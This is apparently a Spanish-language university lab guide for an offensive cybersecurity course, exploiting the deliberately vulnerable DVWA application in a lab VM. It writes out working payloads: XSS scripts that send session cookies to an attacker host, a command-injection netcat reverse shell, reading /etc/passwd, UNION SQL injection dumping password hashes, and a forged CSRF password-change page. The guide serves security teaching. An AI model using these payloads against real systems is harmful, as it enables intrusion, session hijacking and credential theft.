

| GUÍA 2.2.2:

Explotación Web

Sigla	Asignatura	Experiencia de Aprendizaje
OCY1104	Ciberseguridad Ofensiva	EA 2 - Pruebas de Penetración Ética
Tiempo	Modalidad de Trabajo	Indicadores de logro
2h	Parejas	IL 2.3

Antecedentes generales

Esta guía tiene como objetivo que el estudiante realice pruebas de penetración éticas de manera efectiva, siguiendo un enfoque sistemático para identificar vulnerabilidades y explotarlas en aplicaciones Web.

Requerimientos para esta actividad

Para el desarrollo de esta actividad deberás disponer de:

- Computador.
- Máquina virtual Kali.
- Máquina Virtual Metasploitable II.

Actividad

La actividad consiste en realizar la explotación de diversas vulnerabilidades de aplicaciones web, las que se encuentran con frecuencia en los análisis de ciberseguridad en estos entornos.

Instrucciones Generales

Levantar las máquinas virtuales Kali y Metasploitable II, ambas con la interfaz en modo RedNAT.

Instrucciones Específicas:

A.- Ataque Cross Site Scripting

1.- Conéctese con un browser a: <http://ipmetasploitable/dvwa>



Username

Password

Login

username: admin, password: password
ipmetasploitable: dirección IP de su VM Metasploitable II

2.- Seleccione el nivel de seguridad de DVWA en "low" y haga click en "submit".

DVWA Security

Script Security

Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v 0.6 (PHP-Intrusion Detection System) is a security
You can enable PHPIDS across this site for the duration of y
PHPIDS is currently disabled. [enable PHPIDS](#)
[\[Simulate attack\]](#) - [\[View IDS log\]](#)

3.- Seleccione la opción "XSS reflected".

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?
 Submit

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

4.- Ingrese su nombre y observe el resultado.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?
 Submit

Hello Jaime Gomez

5.- A continuación, agregue algún carácter especial.

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?
 Submit

Hello Jaime\$Gomez

Dado el resultado obtenido, ¿Qué puede concluir?

6.- Ingrese en el formulario el siguiente script


`<script>alert("ataque xss")</script>`



Observe el resultado.


Esto significa que el script ingresado se ejecutó debido a que la aplicación no filtra los caracteres especiales.

7.- Repita la operación con el siguiente script
<script>alert(document.cookie)</script>




Observe que pudo capturar la cookie de sesión del usuario.

8.- Seleccione la opción “XSS Stored”.



9.- Aumente el tamaño de la ventana del formulario, con click-derecho -> Inspect.



10.- Ingrese el script mostrado en la siguiente figura:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	Jaime
Message *	<script>img=new Image(); img.src='http://10.0.2.102/a.php?'+document.cookie;</script>
Sign Guestbook	

11.- En su máquina virtual Kali, ejecute el siguiente comando:

```
(root@kali)-[/home/kali]
# nc -vlp 80
listening on [any] 80 ...
```

12.- Haga click en “Sign Guestbook”.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	Jaime
Message *	<script>img=new Image(); img.src='http://10.0.2.102/a.php?'+document.cookie;</script>
Sign Guestbook	

13.- Confirme que pudo capturar la cookie de sesión del usuario.

```
(root@kali)-[/home/kali]
# nc -vlp 80
listening on [any] 80 ...
10.0.2.102: inverse host lookup failed: Unknown host
connect to [10.0.2.102] from (UNKNOWN) [10.0.2.102] 46384
GET /a.php?security=low;%20PHPSESSID=3d891c0cd0fdf31f3e7eb394cd289e69 HTTP/1.1
Host: 10.0.2.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.0.2.98/
```

B.- Inyección de comandos

1.- Haga click en la opción "Command Execution"

Home	Vulnerability: Command Execution
Instructions	
Setup	Ping for FREE Enter an IP address below: submit
Brute Force	More info http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution http://www.ss64.com/bash/ http://www.ss64.com/nt/
Command Execution	
CSRF	
File Inclusion	
SQL Injection	

2.- Ingrese una dirección IP válida de Internet en el cuadro y haga click en “submit”.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=22.2 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=58 time=13.8 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=58 time=9.53 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 9.537/15.208/22.214/5.260 ms
```

Se observa que el comando se ejecuta sin problema.

3.- Ahora aplique un segundo comando, usando concatenación.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
total 12  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

Como se puede apreciar, se ejecutó el segundo comando.

4.- Obtenga el archivo de usuarios del sistema operativo.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh
```

Se logró, lo que demuestra que la aplicación es vulnerable a inyección de comandos de sistema operativo.

5.- Utilizando esta vulnerabilidad, obtenga lo siguiente:

- ¿En qué directorio está situado el servidor web?
- ¿Con qué usuario está corriendo el servidor web?
- ¿Qué servicios están ejecutándose en el servidor?
- ¿Cuál es el nombre y sistema operativo del servidor?

6.- Ejecute el siguiente comando en la aplicación web:

8.8.8.8 | /bin/netcat -e /bin/sh ip_kali 4444



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Y en su máquina virtual Kali ejecute lo siguiente:

```
root@kali:~# nc -vlp 4444
listening on [any] 4444 ...
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.28] from (UNKNOWN) [10.0.2.37] 47666


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux

whoami
www-data
```


Confirme que tiene control remoto sobre el servidor web.

C.- Inyección SQL

1.- Seleccione la opción “SQL Injection”.




2.- Ingrese el numero mostrado en la figura y haga click en “Summit”.




Como se puede observar, la aplicación entrega el nombre y apellido de un usuario, según el id ingresado.

3.- Ingrese un id acompañado de una comilla simple, como se muestra en la figura y observe el resultado.



Este mensaje de error fue enviado por la base de datos, por lo que se puede concluir que los caracteres especiales no están filtrados en la aplicación.

4.- Ingrese la siguiente sentencia en el cuadro de la aplicación web:



Observe que la aplicación entregó todos los nombres de los usuarios de la base de datos, esto porque creamos una sentencia que siempre es verdadera.

5.- Ingrese la siguiente sentencia:
1 ' and 1=0 union select null, database()#

Vulnerability: SQL Injection

User ID:

ion select null, database()#

Submit

ID: 1 ' and 1=0 union select null, database()#
First name:
Surname: dvwa

Observe que obtuvimos el nombre de la instancia de la base de datos, “dvwa”.

6.- A continuación, ingrese la siguiente sentencia:
1 ' and 1=0 union select first_name, password from dvwa.users#

Vulnerability: SQL Injection

User ID:

assword from dvwa.users#

Submit

ID: 1 ' and 1=0 union select first_name, password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 ' and 1=0 union select first_name, password from dvwa.users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 ' and 1=0 union select first_name, password from dvwa.users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 ' and 1=0 union select first_name, password from dvwa.users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 ' and 1=0 union select first_name, password from dvwa.users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Como se puede observar hemos obtenido las contraseñas de los usuarios en formato HASH.

7.- Realice el crack de alguna de las contraseñas, utilizando la aplicación “crackstation”
URL: <https://crackstation.net/>

8d3533d75ae2c3966d7e0d4fcc69216b

No soy un robot

reCAPTCHA

Privacidad


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	F
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

D.- Explotación de CSRF


1.- Conéctese al sitio OWASP y baje la aplicación CSRFTester




2.- Descomprima el contenido del archivo.




3.- Instale la aplicación Java SDE desde el sitio <https://www.java.com/es/download/>



4.- Una vez instalado, configure la variable de ambiente JAVA_HOME en Propiedades del Sistema -> Opciones Avanzadas.




5.- Haga click en “Variables de entorno” y agregue la variable JAVA_HOME como se muestra en la figura:




6.- Haga click en “Aceptar” para grabar la configuración.

7.- Vaya al directorio de CSRFTester y ejecute el archivo “run.bat”.



8.- Configure el proxy de su browser como se muestra en la figura:




9.- Levante la maquina Metasploitable II con la interfaz de red en modo puente y conéctese al servidor web con su browser a la aplicación DVWA.




10.- Ingrese con las siguientes credenciales:
User: admin, Contraseña: password


Configure el nivel de seguridad en “Low”.




11.- Seleccione la opción CSRF.




12.- Inicie la grabación de la sesión en la aplicación CSRFTester.




13.- Ingrese el cambio de la contraseña en la aplicación web y haga click en “change”.



14.- Revise la grabación de la sesión en la aplicación CSRFTester.



15.- Genere la página HTML con la opción “Generate HTML” y grábela en su disco local.



16.- Edite el archivo html generado por la herramienta y cambie la contraseña del usuario.
Antes:

/?password_new=abc123&password_conf=abc123&Ch

Después:

?password_new=duoc.2016&password_conf=duoc.2016&

17.- Cambie el método de la conexión a POST.

```
</script>
<H2>OWASP CRSFTester Demonstratio
<form method="POST" name="form0"
<input type="hidden" name="name"
```

18.- Grabe el archivo "index.html" y ábralo con el browser.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed

19.- Salga de la aplicación DVWA y trate de conectarse con la contraseña cambiada inicialmente.



Username

Password

Login failed

20.- Ingrese nuevamente con la contraseña modificada en el archivo "index.html".